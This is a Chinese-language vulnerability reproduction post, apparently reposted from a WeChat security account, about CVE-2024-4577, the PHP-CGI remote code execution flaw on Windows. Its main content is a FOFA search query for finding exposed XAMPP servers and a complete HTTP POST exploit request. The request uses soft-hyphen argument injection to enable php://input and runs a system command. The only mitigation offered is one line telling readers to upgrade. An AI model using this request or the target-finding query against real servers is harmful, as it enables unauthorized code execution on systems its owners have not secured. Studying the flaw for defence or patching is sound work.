【漏洞复现】PHP CGI Windows平台远程代码执行漏洞(CVE-2024-4577)
·
免责声明
请勿使用本文中提到的技术进行非法测试或行为。使用本文中提供的信息或工具所造成的任何后果和损失由使用者自行承担,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
一、简介
PHP-CGI是 PHP(Web Application)对Web Server提供的 CGI 协议的接口程序。
二、漏洞描述
未经身份认证的远程攻击者可以通过特定的字符序列绕过此前CVE-2012-1823的防护,通过参数注入攻击在远程PHP服务器上执行任意代码,从而导致远程代码执行、敏感信息泄露或造成服务器崩溃。
三、fofa语法
header="Xampps_info" || body="/xampps.jpg" || (header="location http" && header="xampp") || body="content=\"Kai Oswald Seidler" || title="XAMPP for" || title="XAMPP Version" || body="font-size: 1.2em; color: red;\">New XAMPP"

四、漏洞复现
POST /php-cgi/php-cgi.exe?%ADd+cgi.force_redirect%3D0+%ADd+allow_url_include%3Don+%ADd+auto_prepend_file%3Dphp%3A//input HTTP/1.1

Host: ip

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Connection: close

Upgrade-Insecure-Requests: 1

Priority: u=1

Content-Type: application/x-www-form-urlencoded

Content-Length: 22


<?php system("dir");?>
五、修复建议
升级到安全版本!!!
原文始发于微信公众号(白帽攻防):【漏洞复现】PHP CGI Windows平台远程代码执行漏洞(CVE-2024-4577)

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 12
 0
- 0


 已为社区贡献8条内容

所有评论(0)